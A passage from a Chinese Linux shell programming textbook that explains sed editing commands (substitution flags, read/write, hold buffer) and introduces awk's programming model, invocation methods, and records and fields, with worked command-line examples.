上述命令如果缺少 p 选项，将不打印任何内容。p 选项的官方文档解释是：使-n 选项无效。为清晰起见，本书将 p 选项解释为：与-n 选项结合，只打印替换行。例 4-17 说明了 sed 命令替换文本时 p 选项的用法，例中的三条命令都是将 Certificate 替换成 CERTIFICATE，第 1 条命令不加任何参数，结果为显示替换后文本的所有内容，第 2 条命令将-n 和 p 结合使用，结果仅为替换行，第 3 条命令用了-n 参数，但是未加 p 选项，结果中不打印任何内容。

```
#例 4-17：sed 命令替换文本时 p 选项的用法
#第 1 条命令：默认情况下，打印全部输入文件内容
[root@zawu globus]# sed 's/Certificate/CERTIFICATE/' input
This is a CERTIFICATE Request file:

It should be mailed to zawu@seu.edu.cn

===============================================================
CERTIFICATE Subject:

   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
To install this user certificate, please save this e-mail message into the following file.

/home/globus/.globus/usercert.pem
#第 2 条命令：-n 和-p 选项结合使用，只打印替换行
[root@zawu globus]# sed -n 's/Certificate/CERTIFICATE/p' input
This is a CERTIFICATE Request file:
```

```
CERTIFICATE Subject:
#第 3 条命令：少了 p 选项，不打印任何内容
[root@zawu globus]# sed -n 's/Certificate/CERTIFICATE/' input
[root@zawu globus]#
```

再回到例 4-17，第 1 条命令将 input 中仅有的两处 Certificate 都替换成 CERTIFICATE，而 sed 并没有加上 g 选项，但是，g 选项的解释是：替换文本中所有出现被替换字符串之处。为了透彻地说明 g 选项的意义，请看下面的例 4-18：

```
#例 4-18：sed 替换选项 g 的用法
#第 1 条命令：不带 g 选项的结果
[root@zawu globus]# sed -n 's/seu/njue/p' input
It should be mailed to zawu@njue.edu.cn
   /O=Grid/OU=GlobusTest/OU=simpleCA-njuegrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
#第 2 条命令：带 g 选项的结果
[root@zawu globus]# sed -n 's/seu/njue/pg' input
It should be mailed to zawu@njue.edu.cn
/O=Grid/OU=GlobusTest/OU=simpleCA-njuegrid1.njue.edu.cn/OU=njue.edu.cn/CN=globus
[root@zawu globus]#
```

例 4-18 中的两条命令都是将 input 文件中的 seu 字符串替换为 njue 字符串，seu 在第 3 行出现 1 次、在第 8 行出现 2 次，例 4-18 中的第 1 条命令不带 g 选项，它替换了第 3 行出现的 seu 和第 8 行出现的第 1 个 seu；第 2 条命令带有 g 选项，它对 input 中出现的 3 个 seu 都做了替换。因此，sed 替换命令在默认情况下，即不带 g 选项时，对某行的第 1 处匹配关键字进行替换后，就跳转到下面匹配行。而 g 选项使得 sed 替换命令对某行的所有关键字都进行替换。换句话说，当被替换字符串在文本中每行至多出现 1 次时，是否带有 g 选项的结果是一样的；只有当被替换字符串在某行出现 2 次以上时，g 选项才发挥作用。

sed 替换文本命令还可指定替换第几次匹配的关键字，只需在替换选项加上相应的数字即可，数字范围需要在 1～512 之间。例 4-19 演示 sed 指定替换第几次匹配，例 4-19 中的两条命令分别是替换第 2 次和第 3 次所匹配的 seu 关键字。

```
#例 4-19：sed 替换第 n 次匹配
[root@zawu globus]# sed -n 's/seu/njue/2p' input
   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.njue.edu.cn/OU=seu.edu.cn/CN=globus
[root@zawu globus]# sed -n 's/seu/njue/3p' input
   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=njue.edu.cn/CN=globus
[root@zawu globus]#
```

w 选项较为简单，w 选项后加文件名表示将输出定向到这个文件，如果输出文件未曾建立，sed 命令自动建立输出文件，默认目录是当前工作目录。例 4-20 演示了 w 选项的用法，第 1 条命令将 seu 字符串改为 njue，并将结果写入 output 文件；第 2 条命令显示 output 文件内容，里面包含替换过的两行文本。

```
#例 4-20：sed 命令 w 选项的用法
#第 1 条命令：将 seu 字符串改为 njue，并将结果写入 output 文件
[root@zawu globus]# sed -n 's/seu/njue/w output' input
#第 2 条命令：查看 output 文件内容
[root@zawu globus]# cat output
It should be mailed to zawu@njue.edu.cn
   /O=Grid/OU=GlobusTest/OU=simpleCA-njuegrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
[root@zawu globus]#
```

介绍完 sed 的三个替换选项后，我们讲 sed 替换文本中经常使用到的&符号，&符号可用

来保存被替换的字符串以供调用。下面用一个具体例子来讲述&符号的用法，如果我们需将seu 用圆括号括起来，可用以下两条等价的命令：

```
sed -n 's/seu/(&)/pg' input
sed -n 's/seu/(seu)/pg' input
```

以上两条命令都是用(seu)字符串替换 seu，第 1 条命令中的(&)就代表了(seu)，因为&符号保存了被替换字符串 seu 的值；第 2 条命令显得比较直观，两条命令得到同样的执行结果。下面的例 4-21 演示上述两条命令的执行结果：

```
#例 4-21：ed 替换文本中&符号的用法
[root@zawu globus]# sed -n 's/seu/(&)/pg' input                  #&表示了 seu
It should be mailed to zawu@(seu).edu.cn
   /O=Grid/OU=GlobusTest/OU=simpleCA-(seu)grid1.(seu).edu.cn/OU=(seu).edu.cn/CN=
globus
[root@zawu globus]# sed -n 's/seu/(seu)/pg' input
It should be mailed to zawu@(seu).edu.cn
   /O=Grid/OU=GlobusTest/OU=simpleCA-(seu)grid1.(seu).edu.cn/OU=(seu).edu.cn/CN=
globus
[root@zawu globus]#
```

5. 写入一个新文件

4.1 节中就提到 sed 命令只是对缓冲区中输入文件的复制内容进行编辑，如果要保存编辑结果，需要将编辑后的文本重定向到另一个文件，sed 写入文件的符号为 w，基本格式为：

```
指定地址 w 文件名
```

w 的用法与 sed 替换文本中 w 选项相似。下面举两个简单的例子加以说明，例 4-22 给出将 1～5 行写入 output 文件的例子，命令通过指定行号范围来实现。

```
#例 4-22：将 1～5 行写入 output 文件
[root@zawu globus]# sed -n '1,5 w output' input
[root@zawu globus]# cat output
This is a Certificate Request file:

It should be mailed to zawu@seu.edu.cn

===============================================================
[root@zawu globus]#
```

例 4-23 将与 globus 关键字相匹配的行写入 output 文件。

```
#例 4-23：将匹配关键字的行写入文件
[root@zawu globus]# sed -n '/globus/w output' input
[root@zawu globus]# cat output
   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

6. 从文件中读入文本

sed 命令还可将其他文件中的文本读入，并附加在指定地址之后，sed 读入文件的符号为 r，基本格式为：

```
指定地址 r 文件名
```

r 通知 sed 从另一个文件源中读入文本，下面举一个例子来说明 r 的用法。首先，我们新建一个名字为 otherfile 的文件，内容如下：

```
This is the first line of the otherfile.
This is the second line of the otherfile.
```

例 4-24 利用 sed 的 r 选项读取文本，它将在匹配 Certificate 关键字的行后面加上 otherfile 中的内容，结果显示在两处匹配行后都加上了 otherfile 的两行内容。

```
#例 4-24：sed 利用 r 选项读文件
[root@zawu globus]# cat otherfile                        #查看 otherfile 文件的内容
This is the first line of the otherfile.
This is the second line of the otherfile.
#在与 Certificate 匹配的行后读入 otherfile 文件
[root@zawu globus]# sed '/Certificate/r otherfile' input
This is a Certificate Request file:
This is the first line of the otherfile.                 #读到的 otherfile 文件内容
This is the second line of the otherfile.

It should be mailed to zawu@seu.edu.cn

================================================================
Certificate Subject:
This is the first line of the otherfile.                 #读到的 otherfile 文件内容
This is the second line of the otherfile.

   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
To install this user certificate, please save this e-mail message into the following
file.

/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

7．退出命令

sed 命令的 q 选项表示完成指定地址的匹配后立即退出，基本格式为：

```
指定地址 q
```

比如，我们需要打印前 5 行，然后退出，可以用下面的命令：

```
sed '5 q' input
```

假设需要查找任意字符后跟 r 字符，再跟 0 个或多个任意字符的字符串，若要找出所有这样的字符串，只需用下面的命令实现：

```
sed -n '/.r.*/p' input
```

若加上 q 选项，则表示匹配到第 1 个满足要求的字符串后就退出，两条命令的执行结果如下面的例 4-25 所示。

```
#例 4-25：sed 退出命令
[root@zawu globus]# sed -n '/.r.*/p' input               #匹配全部字符串
This is a Certificate Request file:
Certificate Subject:
   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
To install this user certificate, please save this e-mail message into the following
file.
/home/globus/.globus/usercert.pem
[root@zawu globus]# sed '/.r.*/q' input                  #匹配第 1 个字符串后立即退出
This is a Certificate Request file:
[root@zawu globus]#
```

8．变换命令

sed 命令的 y 选项表示字符变换，它将一系列的字符变换为相应的字符，sed y 命令是对字符的逐个处理，它的基本格式为：

```
sed 'y/被变换的字符序列/变换的字符序列/' 输入文件
```

sed y 命令将被变换字符序列中的字符逐个用变换字符序列中的字符替代，比如以下命令将 input 文件中 1 变换为 A、2 变换为 B、3 变换为 C、4 变换为 D、5 变换为 E。

```
sed 'y/12345/ABCDE/' input
```

sed y 命令要求被变换的字符序列和变换的字符序列等长，否则 sed y 命令将报错，下面的例 4-26 中的第 1 条命令就是 sed y 的报错信息，例 4-26 中的第 2 条命令将 input 文件中的 f、m 和 j 字符都变换成大写字母。

```
#例 4-26：演示 sed 变换命令的用法
#第 1 条命令：变换字符序列不等长，sed 命令报错
[root@zawu globus]# sed 'y/fmj/FMJF/' input
sed: -e 表达式 #1，字符 11: strings for `y' command are different lengths
#第 2 条命令：将 fmj 三个字符变换为大写
[root@zawu globus]# sed 'y/fmj/FMJ/' input
This is a CertiFicate Request File:

It should be Mailed to zawu@seu.edu.cn

===============================================================
CertiFicate SubJect:

   /O=Grid/OU=GlobusTest/OU=siMpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

The above string is known as your user certiFicate subJect, and it uniquely identiFies
this user. $88
To install this user certiFicate, please save this e-Mail Message into the Following
File.

/hoMe/globus/.globus/usercert.peM
[root@zawu globus]#
```

9．显示控制字符

控制字符就是非打印字符，如退格键、F1 键、Shift 键等，有些文件中会包含这些字符，sed l 命令可以显示出文件中的控制字符，方便用户对控制字符进行处理。

一个名为 control 的文件中包含有控制字符，我们用 sed l 命令显示该文件中所有的控制字符，如下面的例 4-27。

```
#例 4-27：sed 显示控制字符
[root@zawu globus]# sed -n '1,$l' control
\033[11~ <F7> <F10>\r$
[root@zawu globus]#
```

例 4-27 中命令用正则表达式'1,$'表示从第一行到最后一行，各系统控制字符的显示值可能不同。

10．在定位行执行命令组

sed 编辑命令中的“{}”符号可以指定在定位行上所执行的命令组，它的作用与 sed 的-e 选项类似，都是为了在定位行执行多个编辑命令。

例 4-28 说明了“{}”符号的用法，其中第 1 条命令是打印与 Certificate 关键字匹配行的内容及其行号，与例 4-4 的例子是等价的，即以下两条命令是等价的：

```
sed -n -e '/Certificate/p' -e '/Certificate/=' input
sed -n 'Certificate/{p;=} ' input
```

例 4-28 中的第 2 条命令是在与 certificate 关键字匹配行将全部的 i 替换为 I、将第 1 个 le 替换为 99。

```
#例 4-28：sed {}符号的用法
#第 1 条命令：打印与 Certificate 匹配的行及其行号
[root@zawu globus]# sed -n '/Certificate/{p;=}' input
This is a Certificate Request file:
1
Certificate Subject:
6
#第 2 条命令：在与 certificate 关键字匹配行将全部的 i 替换为 I、将第 1 个 le 替换为 99
[root@zawu globus]# sed '/Certificate/{s/i/I/g;s/le/99/;}' input
ThIs Is a CertIfIcate Request fI99:

It should be mailed to zawu@seu.edu.cn

===============================================================
CertIfIcate Subject:

   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

The above string is known as your user certificate subject, and it uniquely identifies this user. $88
To install this user certificate, please save this e-mail message into the following file.

/home/globus/.globus/usercert.pem
[root@zawu globus]#
```

4.2.4 sed 高级编辑命令的一组例子

相对于 4.2.3 节介绍的 sed 基本编辑命令，sed 的一些编辑命令较为生僻，不太常用。本节举一组例子介绍 sed 高级编辑命令，供需要深入掌握 sed 编程的读者参考。

1．处理匹配行的下一行

sed 编辑命令 n 的意义是读取下一个输入行，用 n 后面的一个命令处理该行，由于此时通常有多个编辑命令，所以，编辑命令 n 需要与{}符号结合使用。

例 4-29 演示了编辑命令 n 的用法，例中命令的意义是找出 certificate 关键字的匹配行（例 4-29 结果中 certificate 用下画线标注处），然后在匹配行的下一行执行 s/ll/99 命令，即在下一行将 ll 字符串替换为 99。结果显示为第 1 个 certificate 的匹配行是第 10 行，然后将第 11 行的 install 替换为了 insta99（例 4-29 结果中 insta99 用下画线标注处）。

```
#例 4-29：sed n 编辑命令的用法
[root@zawu globus]# sed '/certificate/{n;s/ll/99/;}' input
This is a Certificate Request file:

It should be mailed to zawu@seu.edu.cn
```

```
==================================================================
Certificate Subject:

    /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To insta99 this user certificate, please save this e-mail message into the following
file.

    /home/globus/.globus/usercert.pem
    [root@zawu globus]#
```

2．sed 缓冲区的处理

4.1 节提及 sed 命令将输入文件复制到缓冲区，对缓冲区中的复制内容处理后，将其写入输出文件。实际上，sed 有两种缓冲区：模式缓冲区（Pattern Buffer）和保持缓冲区（Hold Buffer）。前面提及的是模式缓冲区，而保持缓冲区是另一块内存空间，sed 的一些编辑命令可以对保持缓冲区进行处理，并与模式缓冲区的内容互换。

下面举几个例子来说明 sed 缓冲区的处理，例 4-30 演示了 sed 命令的 h、x 和 G 选项的含义。

```
#例 4-30：sed h、x 和 G 命令的用法
[root@zawu globus]# sed -e '/Subject/h' -e '/seugrid/x' -e '$G' input
This is a Certificate Request file:

It should be mailed to zawu@seu.edu.cn

==================================================================
Certificate Subject:                              #匹配 Subject，将此行写入保持缓冲区

Certificate Subject:#匹配 seugrid，将此行写入保持缓冲区，并将原来保持缓冲区的内容输出

    The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
    To install this user certificate, please save this e-mail message into the following
file.

    /home/globus/.globus/usercert.pem
    /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
#到最后一行时，输出保持缓冲区的内容
[root@zawu globus]#
```

例 4-30 中的命令由三个-e 选项带上三个编辑命令组成，第 1 个-e 选项后的编辑命令将 Subject 关键字的匹配行写入保持缓冲区（h 命令指将模式缓冲区内容复制到保持缓冲区）；第 2 个-e 选项后的编辑命令是遇见 seugrid 关键字的匹配行时，将保持缓冲区中的内容输出，并将 seugrid 关键字的匹配行写入保持缓冲区，因此，例 4-30 的结果中，原本 seugrid 行的位置变为了 Subject 行（x 命令是互换模式缓冲区和保持缓冲区的文本内容）；第 3 个-e 选项后的编辑命令表示到最后一行时（用$符号匹配），将保持缓冲区的内容追加到模式缓冲区中（G 命令的意义），因此，图 4-30 的结果中，最后一行是 seugrid 行。

h 和 H、g 和 G 是两组对应的命令，h 和 H 命令是模式缓冲区内容替换保持缓冲区内容，不过 h 是副本，即将保持缓冲区的旧内容覆盖掉，而 H 是追加，即在保持缓冲区旧内容上增

加新的内容；g 和 G 命令是保持缓冲区内容替换模式缓冲区内容，同样，g 是副本、G 是追加。下面的例 4-31 说明了 sed 命令的 H 选项，该例子中的命令仅将例 4-30 命令中的 x 改成 H，即第 2 个-e 选项后的编辑命令将 seugrid 关键字的匹配行追加到保持缓冲区中，由此，保持缓冲区中的文本应该是两行：Subject 的匹配行和 seugrid 的匹配行；第 2 个-e 选项后的编辑命令将保持缓冲区内容在模式缓冲区最后输出，结果显示确为上述两行。

```
#例 4-31：sed H 命令的用法
[root@zawu globus]# sed -e '/Subject/h' -e '/seugrid/H' -e '$G' input
This is a Certificate Request file:

It should be mailed to zawu@seu.edu.cn

==============================================================
Certificate Subject:

   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus

The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
To install this user certificate, please save this e-mail message into the following
file.

/home/globus/.globus/usercert.pem
Certificate Subject:
   /O=Grid/OU=GlobusTest/OU=simpleCA-seugrid1.seu.edu.cn/OU=seu.edu.cn/CN=globus
#以上带下画线的两行来自保持缓冲区
[root@zawu globus]#
```

3．利用分号分隔多个编辑命令

除了使用-e 和{}符号可以实现 sed 的多编辑命令之外，利用分号（;）也可实现类似功能，基本格式为：

```
sed '编辑命令 1;编辑命令 2;……' 输入文件
```

例 4-32 演示了利用分号（;）分隔多个编辑命令，例中命令用分号分隔两个替换操作。

```
#例 4-32：利用分号分隔多个编辑命令
[root@zawu globus]# sed 's/globus/GLOBUS/; s/seugrid/SEUGRID/' input
This is a Certificate Request file:

It should be mailed to zawu@seu.edu.cn

==============================================================
Certificate Subject:

   /O=Grid/OU=GlobusTest/OU=simpleCA-SEUGRID1.seu.edu.cn/OU=seu.edu.cn/CN=GLOBUS

The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
To install this user certificate, please save this e-mail message into the following
file.

/home/GLOBUS/.globus/usercert.pem
[root@zawu globus]#
```

利用分号分隔多条编辑命令等价于用-e 选项引出多个编辑命令，如下面的两条命令，但

是，用分号显得更为简洁。

```
sed 's/globus/GLOBUS/; s/seugrid/SEUGRID/' input
sed -e 's/globus/GLOBUS/' -e 's/seugrid/SEUGRID/' input
```

在 Bourne Shell 中，还有一种 sed 多编辑命令用法，输入“sed '”，按“Enter”键，Shell 将出现“>”二级命令提示符，在此可以输入多条编辑命令，最后一条编辑命令之后加上（'）符号，然后跟输入文件结束 sed 命令。例 4-33 是说明这一用法的例子，在二级命令提示符下连续输入三条编辑命令。

```
#例 4-33：在二级命令提示符下输入多个编辑命令
[root@zawu globus]# sed '
> s/globus/GLOBUS/
> s/seugrid/SEUGRID/
> $d' input
This is a Certificate Request file:

It should be mailed to zawu@seu.edu.cn

===============================================================
Certificate Subject:

   /O=Grid/OU=GlobusTest/OU=simpleCA-SEUGRID1.seu.edu.cn/OU=seu.edu.cn/CN=GLOBUS

The above string is known as your user certificate subject, and it uniquely identifies
this user. $88
To install this user certificate, please save this e-mail message into the following file.

[root@zawu globus]#
```

值得注意的是，C Shell 不支持 sed 二级命令提示符，bash Shell 是 Bourne Shell 的扩展。因此，bash Shell 兼容 Bourne Shell 的特征，Bourne Shell、C Shell 和 bash Shell 的起源与关系可参见本书第 11 章的论述。

4.3 awk 编程

awk 是由 Alfred V.Aho、Peter J.Weinberger 和 Brian W.Kernighan 于 1977 年开发的编程语言，awk 是上述三位创建者姓的首字母。awk 的基本语法与 C 语言类似，读者如果对 C 语言很熟悉，那么学习 awk 编程将事半功倍。

awk 功能与 sed 相似，都是用来进行文本处理的，awk 语言可以从文件或字符串中基于指定规则浏览和抽取信息，在抽取信息的基础上，才能进行其他文本操作。

awk 自诞生以来，存在很多个版本，由最初的 awk、nawk、POSIX awk，到最新的 gawk 等。nawk 是 1985 年开发的，*The awk Programming Language* 一书对其进行了详细描述。1993 年，ANSI 正式发布 POSIX awk。目前，使用的是 gawk，Linux 系统/bin 目录下有 awk 和 gawk 两个命令，awk 实际上是/bin/gawk 的链接，gawk 是一种功能很强且很实用的语言，利用 gawk 语言可以实现数据查找、抽取文件中数据、创建管道流命令等功能。

awk 是一种编程语言，gawk 是目前最新的版本，当前的 Linux 版本用的都是 gawk。本

书对 awk 和 gawk 不再区分，统称为 awk 编程。

4.3.1 awk 编程模型

awk 为程序员提供了完善的编程模型，理解 awk 编程模型非常重要，这有利于读者从宏观上理解 awk，为学习具体的 awk 编程细节打下基础。

awk 程序由一个主输入循环（main input loop）维持，主输入循环反复执行，直到终止条件被触发。当然，主输入循环无须由程序员去写，awk 已经搭好主输入循环的框架，程序员写的代码被嵌到主输入循环框架中执行。主输入循环自动依次读取输入文件行，以供处理，而处理文件行的动作是由程序员添加的。其他编程语言，如 C、C++和 Java 等，程序员需要写一个 main 函数，然后打开文件、读取文件行、进行相应处理、关闭文件，但是，awk 自动完成了上述步骤，使程序员可以更加便捷地书写程序，这正是 awk 和其他编程语言的本质区别。

awk 还定义了两个特殊的字段：BEGIN 和 END，BEGIN 用于在主输入循环之前执行，即在未读取输入文件行之前执行，END 则相反，用于在主输入循环之后执行，即在读取输入文件行完毕后执行，awk 程序的执行过程如图 4-1 所示，我们也可以简单地将 awk 编程模型分为三个阶段：读输入文件之前的执行代码段（由 BEGIN 关键字标识）、读取输入文件时的执行代码段、读输入文件完毕之后的执行代码段（由 END 关键字标识）。




图 4-1　awk 编程模型

4.3.2 awk 调用方法

调用 awk 的方法与调用 sed 类似，也有三种方式，一种为 Shell 命令行方式，另外两种是将 awk 程序写入脚本文件，然后执行该脚本文件。三种方式的命令格式归纳如下：

① 在 Shell 命令行输入命令调用 awk，格式为：

```
awk [-F 域分隔符] 'awk 程序段' 输入文件
```

同样要注意，需要用单引号将 awk 程序段引起来。

② 将 awk 程序段插入脚本文件，然后通过 awk 命令调用它，格式为：

```
awk -f awk 脚本文件 输入文件
```

与 sed 命令类似，awk 也用-f 选项表示调用 awk 脚本文件。

③ 将 sed 命令插入脚本文件后，最常用的方法是设置该脚本文件为可执行，然后直接执行该脚本文件，格式为：

```
./awk 脚本文件 输入文件
```

如用第③种方式调用 awk，awk 脚本文件仍以 sha-bang（#!）符号开头，但是，sha-bang 符号后面加上 awk 或 gawk 的路径。

4.4 awk 编程的一组例子

awk 是最难掌握的一种 Shell 文本处理工具，因为 awk 语法复杂，并包含了太多的编程细节。本节通过 10 个主题介绍 awk 编程，这 10 个主题虽然远不能涵盖 awk 的所有内容，但是足以让读者掌握 awk 语言的基本语法，并在 Shell 编程中熟练使用 awk。

4.4.1 awk 模式匹配

任何 awk 语句都由模式（pattern）和动作（action）组成。模式是一组用于测试输入行是否需要执行动作的规则，动作是包含语句、函数和表达式的执行过程。简言之，模式决定动作何时触发和触发事件，动作执行对输入行的处理。本节通过一组例子讲述 awk 模式匹配，awk 模式匹配经常需要用到正则表达式，awk 支持表 3-1 和表 3-2 所示的所有正则表达式元字符，awk 支持“?”和“+”两个扩展元字符，而 grep 和 sed 并不支持。

首先给出一个简单的模式匹配例子，以进一步解释模式和动作，同时给出本例子的三种调用方法，以便读者掌握 4.3.3 节所述的 awk 调用方法。请看下面的例 4-34：

```
#例 4-34：第一种方法调用 awk 打印空白行
[root@zawu globus]# awk '/^$/{print "This is a blank line."}' input
This is a blank line.
This is a blank line.
This is a blank line.
This is a blank line.
This is a blank line.
[root@zawu globus]#
```

例 4-34 中的命令是 awk 的第一种调用方式，单引号中间是 awk 命令，该 awk 命令由两部分组成，以/符号分隔，^$部分是模式，花括号部分是动作，该 awk 命令表示一旦读入的输入文件行是空行，就打印“This is a blank line.”。^$是正则表达式，表示空白行，print 表示该动作是打印操作，input 是输入文件名称。

下面的例 4-35 演示了 awk 的第二种调用方式，scr.awk 文件中只有一行 awk 单引号中的内容，再用 awk -f 调用 scr.awk 文件。

```
#例 4-35：第二种方法调用 awk 打印空白行
[root@zawu globus]# cat scr.awk                        #查看 scr.awk 文件内容
/^$/{print "This is a blank line."}
[root@zawu globus]# awk -f scr.awk input                 #调用 scr.awk 文件
This is a blank line.
This is a blank line.
This is a blank line.
This is a blank line.
```

```
This is a blank line.
[root@zawu globus]#
```

如果我们要用直接执行 awk 脚本文件的方法来调用，与 sed 脚本一样，在 awk 脚本的第 1 行加上 sha-bang 符号，脚本内容为：

```
#src1.awk：打印空白行
#!/bin/awk -f
/^$/{print "This is a blank line."}
```

然后为 src1.awk 附加可执行权限，并执行它，第三种方法调用 awk，如下面的例 4-36 所示：

```
#例 4-36：第三种方法调用 awk 打印空白行
[root@zawu globus]# chmod u+x scr1.awk
[root@zawu globus]# ./scr1.awk input
This is a blank line.
This is a blank line.
This is a blank line.
This is a blank line.
This is a blank line.
[root@zawu globus]#
```

awk 模式匹配远不止这些简单内容，在进一步讲述 awk 模式匹配前，我们先讲述 awk 的记录（Records）和域（Fields）。

4.4.2　记录和域

awk 认为输入文件是结构化的，awk 将每个输入文件行定义为记录，行中的每个字符串定义为域，域之间用空格、Tab 键或其他符号进行分隔，分隔域的符号叫做分隔符。图 4-2 描述了文本中的一条记录，该条记录由三个域组成（图中用下画线标出），前两个域 Li 和 Hao 之间用空格符分隔，后两个域 Hao 和 025-83481010 之间用 Tab 键分隔，两个或多个连续的空格或 Tab 键当做一个分隔符来处理。对文本文件分域处理是 Linux 系统中很多命令都使用的方法。第 5 章将要介绍的 sort、uniq、join、cut 等命令都用到了域和域分隔符的概念，希望读者在此能对记录的域及其域分隔符有准确的理解。

awk 定义域操作符$来指定执行动作的域，域操作符$后面跟数字或变量来标识域的位置，每条记录的域从 1 开始编号，如$1 表示第 1 个域、$2 表示第 1 个域、$0 表示所有的域。

接下来，我们举几个例子来说明 awk 记录和域的用法，新建名为 sturecord 的文件作为输入文件，这个文件的每个记录是学生名字、所在学校和电话号码，sturecord 文件的记录、域及域分隔符如图 4-3 所示。




图 4-2　包含三个域的一条记录




图 4-3　sturecord 文件的记录

sturecord 中的记录分为 4 个域，以第一条记录为例，第 1 个域为 Li，第 2 个域为 Hao，第 3 个域为 njue，第 4 个域为 025-83481010。例 4-37 利用 awk 打印域，例中第 1 条命令按照 2、1、4、3 的次序打印 sturecord 的域，第 2 条命令利用$0 打印 sturecord 的全部域。

```
#例 4-37：awk 命令打印域
#第 1 条命令：打印指定域
[root@zawu globus]# awk '{print $2,$1,$4,$3}' sturecord
Hao Li 025-83481010 njue
Ju Zhang 025-83466534 nju
Bin Wang 025-83494883 seu
Lin Zhu 025-83680010 njupt
#第 2 条命令：打印全部域
[root@zawu globus]# awk '{print $0}' sturecord
Li Hao          njue    025-83481010
Zhang Ju        nju     025-83466534
Wang Bin        seu     025-83494883
Zhu Lin         njupt   025-83680010
[root@zawu globus]#
```

域操作符$后面还可以跟变量，或者变量运算表达式，例 4-38 中在$后跟变量指定域号：

```
#例 4-38：$后跟变量指定域号
[root@zawu globus]# awk 'BEGIN {one=1;two=2} {print $(one+two)}' sturecord
njue
nju
seu
njupt
[root@zawu globus]#
```

BEGIN 字段中定义 one 和 two 两个变量并赋值，4.3.2 节介绍过 BEGIN 字段中的语句是在遍历输入文件文本之前执行的，print 语句后跟$(one+two)变量运算表达式，one+two=3，因此，该命令打印 sturecord 的第 3 个域。

例 4-37 和例 4-38 的分隔符都是空格键，这是 awk 的默认设置，Tab 键被看做是连续的空格键来处理，我们可以使用 awk 的-F 选项来改变分隔符，例 4-39 使用-F 选项将分隔符改为 Tab 键，并打印第 3 个域，可以看到，分隔符为 Tab 键时的第 3 个域是电话号码，因为 sturecord 文件中姓和名之间是用空格分隔的，此时被认为是一个域。

```
#例 4-39：-F 选项改变分隔符
[root@zawu globus]# awk -F"\t" '{print $3}' sturecord
025-83481010
025-83466534
025-83494883
025-83680010
[root@zawu globus]#
```

值得注意的是，大写 F 选项是改变分隔符的，小写-f 选项则表示调用 awk 脚本。

尽管-F 选项可以改变分隔符，但是，awk 还提供了另一种更方便实用的方法来改变分隔符，这就是使用 awk 环境变量 FS，我们可以通过在 BEGIN 字段中设置 FS 的值来改变分隔符。下面举个例子说明 FS 的用法，我们将 sturecord 改为用逗号来分隔，内容如下：

```
Li Hao,njue,025-83481010
Zhang Ju,nju,025-83466534
Wang Bin,seu,025-83494883
Zhu Lin,njupt,025-83680010
```

sturecord 文件中的记录包含三个域：姓名、学校和电话号码，例 4-40 演示了如何使用

FS 变量改变分隔符：

```
#例 4-40：使用 FS 变量改变分隔符
#第 1 条命令：打印全部域
[root@zawu globus]# awk 'BEGIN {FS=","} {print $0}' sturecord
Li Hao,njue,025-83481010
Zhang Ju,nju,025-83466534
Wang Bin,seu,025-83494883
Zhu Lin,njupt,025-83680010
#第 2 条命令：打印第 1 域和第 3 域
[root@zawu globus]# awk 'BEGIN {FS=","} {print $1,$3}' sturecord
Li Hao 025-83481010
Zhang Ju 025-83466534
Wang Bin 025-83494883
Zhu Lin 025-83680010
[root@zawu globus]#
```

BEGIN 语句中将 FS 赋值为逗号，表示以逗号为分隔符来处理文件，print 语句设置需要打印的域号，第 1 条命令打印全部域，第 2 条命令打印 1 和 3 号域，从结果中可以看出，姓名被看做是一个域，域号是 1，电话号码的域号是 3。

